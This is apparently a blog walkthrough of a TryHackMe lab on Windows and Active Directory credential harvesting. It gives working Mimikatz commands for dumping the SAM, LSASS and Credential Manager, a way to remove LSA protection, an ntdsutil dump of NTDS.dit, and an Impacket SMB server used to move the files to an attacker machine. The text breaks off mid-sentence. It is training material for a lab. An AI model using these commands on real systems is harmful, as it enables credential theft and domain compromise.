THM Credential Harvesting Walkthrough

happycamper84.medium.com/thm-credential-harvesting-walkthrough-5d6849168c47

Rich 8 декабря 2023 г.

Rich

TL;DR walkthrough of the THM Credential Harvesting module, located here.

A full list of our TryHackMe walkthroughs and cheatsheets is here.

Background

TryHackMe recently launched their Red Teaming pathway. I am nowhere near done with the whole thing yet, but I couldn't resist jumping ahead to the last module under the AD part on credential harvesting.

It was great practice and included a few tips I had not seen before. I referenced previous notes on everything from Kerberoasting, LAPs, and Mimikatz to get through the module. I updated the Mimikatz cheatsheet to include one of those new tips.

THM gives you administrator access to a VM that is the DC for a domain called thm.red in this exercise. Just pretend that you gained local admin on a member server, the tactics are still valid. Given the price point of a THM subscription I am not complaining about the scenario.

THM's questions are in italics. I broke them up into categories, however I named the categories mostly by what is being dumped and/or stressed rather than using THM's names.

Prerequisites

THM provides us with a username/password and the IP of the VM, so simply use openvn and rdesktop on Kali to access the VM.

If you don't already have Impacket loaded on Kali then

```
Python3 -m pip install ImpacketPython3 -m pip install .
```


If you don't already have a copy of rockyou.txt then just grab a copy here.

Everything else used is included in Kali 'out of the box'.

Registry & AD enumeration

Use the methods shown in this task to search through the Windows registry for an entry called "flag" which contains a password. What is the password?

THM lets us know that the entry is named "flag" and likely contains the value password. Hence we can run regedit and simply search for "password", then keep hitting F3 until we find it.



Enumerate the AD environment we provided. What is the password of the victim user found in the description section?

In a larger environment we would want to run a query such as

```
Get-ADUser -Filter {Description -like “*password*”} -Properties * | Select-Object DistinguishedName, SamAccountName, Description
```

However in a small CTF type environment we can get away with simply

```
Import-Module ActiveDirectoryGet-ADUser -Filter * -Properties * | Select-Object DistinguishedName, SamAccountName, Description
```

```
PS HKLM:\> Import-Module ActiveDirectory

PS HKLM:\> Set-Location AD:

PS AD:\> Get-ADUser -Filter * -Properties * | Select-Object DistinguishedName, SamAccountName, Description

DistinguishedName                                   SamAccountName Description
-----------------                                   -------------- -----------
CN=Administrator,CN=Users,DC=thm,DC=red             Administrator  Built-in account for administering the computer/domain
CN=Guest,CN=Users,DC=thm,DC=red                     Guest          Built-in account for guest access to the computer/domain
CN=krbtgt,CN=Users,DC=thm,DC=red                    krbtgt         Key Distribution Center Service Account
CN=THM User,OU=Domain Controllers,DC=thm,DC=red     thm
CN=THM Victim,OU=Domain Controllers,DC=thm,DC=red   victim         Change the password: Passw0rd!@#
CN=thm-local,CN=Users,DC=thm,DC=red                 thm-local
CN=Admin THM,OU=Domain Controllers,DC=thm,DC=red    admin
CN=svc-thm,OU=Domain Controllers,DC=thm,DC=red      svc-thm
CN=THM Admin BK,OU=Domain Controllers,DC=thm,DC=red bk-admin
CN=test,CN=Users,DC=thm,DC=red                      test-user
CN=sshd,CN=Users,DC=thm,DC=red                      sshd


PS AD:\> |
```


Dumping the local SAM

Follow the technique discussed in this task to dump the content of the SAM database file. What is the NTLM hash for the Administrator account?

THM helpfully put mimikatz in C:\Tools on the VM, so simply

Run Mimikatz as Admin

```
privilege::debugtoken::elevatelsadump::sam
```



Please note that this Administrator is NOT the SID 500 Administrator account in AD, contrary to what some certification organizations seem to think. This is the DSRM account that can be used to attempt to recover the system. Windows prompts you to set this password during the process of promoting a Windows Server to a DC.

LSA protection

I give THM some serious credit here. I have not seen a course mention this yet. CRTP didn't bring it up, although to their credit Pentester Academy states very clearly that CRTP is focused primarily on AD, not on local Windows security. I have since added this bypass technique to our Mimikatz cheatsheet.


Is the LSA protection enabled? (Y|N)

Yes, obviously.

If yes, try removing the protection and dumping the memory using Mimikatz. Once you have done, hit Complete.

Run cmd.exe as Admin.

```
cd C:\Tools\Mimikatz\mimikatz.exe!+!processprotect /process:lsass.exe
/removeprivilege::debugsekurlsa::logonpasswords
```




Credential Manager

The Windows Credential Manager is used for stored credentials for things such as scheduled tasks and saved RDP sessions. It is another one of those things in Windows that can be dumped by a local admin and might contain domain credentials. Hence it provides a potential pivot and lateral movement opportunity.

Apply the technique for extracting clear-text passwords from Windows Credential Manager. What is the password of the THMuser for internal-app.thm.red?


THM helpfully left us the Get-WebCredentials.ps1 tool in C:\Tools on the VM. You can also grab a copy here.

```
vaultcmd /listvaultcmd /listproperties:"Web Credentials"vaultcmd /listcreds:"Web Cedentials"Import-Module C:\Tools\Get-WebCredentials.ps1
```



Use Mimikatz to memory dump the credentials for the 10.10.237.226 SMB share which is stored in the Windows Credential vault. What is the password?

```
sekurlsa::credman
```



Run cmd.exe under thm-local user via runas and read the flag in "c:\Users\thm-local\Saved Games\flag.txt". What is the flag?

THM didn't really mention this little trick with Mimikatz, but I had it in my Mimikatz cheatsheet. It came in handy here for finding thm-local's credentials.

```
vault::cred /patch
```

```
mimikatz # vault::cred /patch
TargetName : 10.10.237.226 / <NULL>
UserName   : thm
Comment    : <NULL>
Type       : 1 - generic
Persist    : 3 - enterprise
Flags      : 00000000
Credential : jfxKruLkkxoPjwe3
Attributes : 0

TargetName : LegacyGeneric:target=10.10.237.226 / <NULL>
UserName   : thm
Comment    : <NULL>
Type       : 1 - generic
Persist    : 3 - enterprise
Flags      : 00000000
Credential : jfxKruLkkxoPjwe3
Attributes : 0

TargetName : Domain:interactive=thm.red\thm-local / <NULL>
UserName   : thm.red\thm-local
Comment    : <NULL>
Type       : 2 - domain_password
Persist    : 3 - enterprise
Flags      : 00002004
Credential : Passw0rd123
Attributes : 0


mimikatz # _
```

Then just run PowerShell as thm-local and read the flag.

```
PS C:\Users\thm> $env:USERNAME
thm-local

PS C:\Users\thm> Get-Content 'C:\Users\thm-local\Saved Games\flag.txt'
THM{RunAS5veCr3ds}

PS C:\Users\thm>
```


Dumping NTDS.dit offline

This was another great part of this module. I have used Mimikatz DCSync and Impacket's secretsdump in the past to dump hashes from AD, however I had not dumped it offline before. Attackers may use this technique if they manage to access a DC in order to avoid tripping network traffic monitors. They also may use it if they can access an offline backup.

Apply the technique discussed in this task to dump the NTDS file and extract hashes. What is the target system bootkey value? : Use thm.red/thm as an Active Directory user since it has administrator privileges!

Dumping it locally was the easy part. Simply execute

```
powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
```



The tricky part was getting the files over to Kali. I am used to auditing at work and messing with internal security in the lab. Hence I have become quite accustomed to probing Windows security from a domain workstation. I am not adept at exfiltrating data to a system that is external to the domain. Hence this was good practice.

Admittedly I took the easy way and fired up the smbserver that's in Impacket.


```
 /home/kali/Downloads/Impacket-master/examplespython smbserver.py ROPNOP
/home/kali/Downloads
```

The catch is that it uses SMB1. As the security minded among us are well aware, Microsoft has disabled SMB1 by default since circa 2017. You can re-enable it in a CTF type environment, but this isn't something you'd want to do in the real world. I wouldn't even do it in my home lab.

With that disclaimer out of the way, if you know what you're doing and want to re-enable SMB1 then execute


```
Enable-WindowsOptionalFeature -Online -FeatureName smb1protocol
```

Windows requires a restart and can then connect to smbserver.py.



Once the files have copied over you can then do an offline dump with secretsdump.py by executing

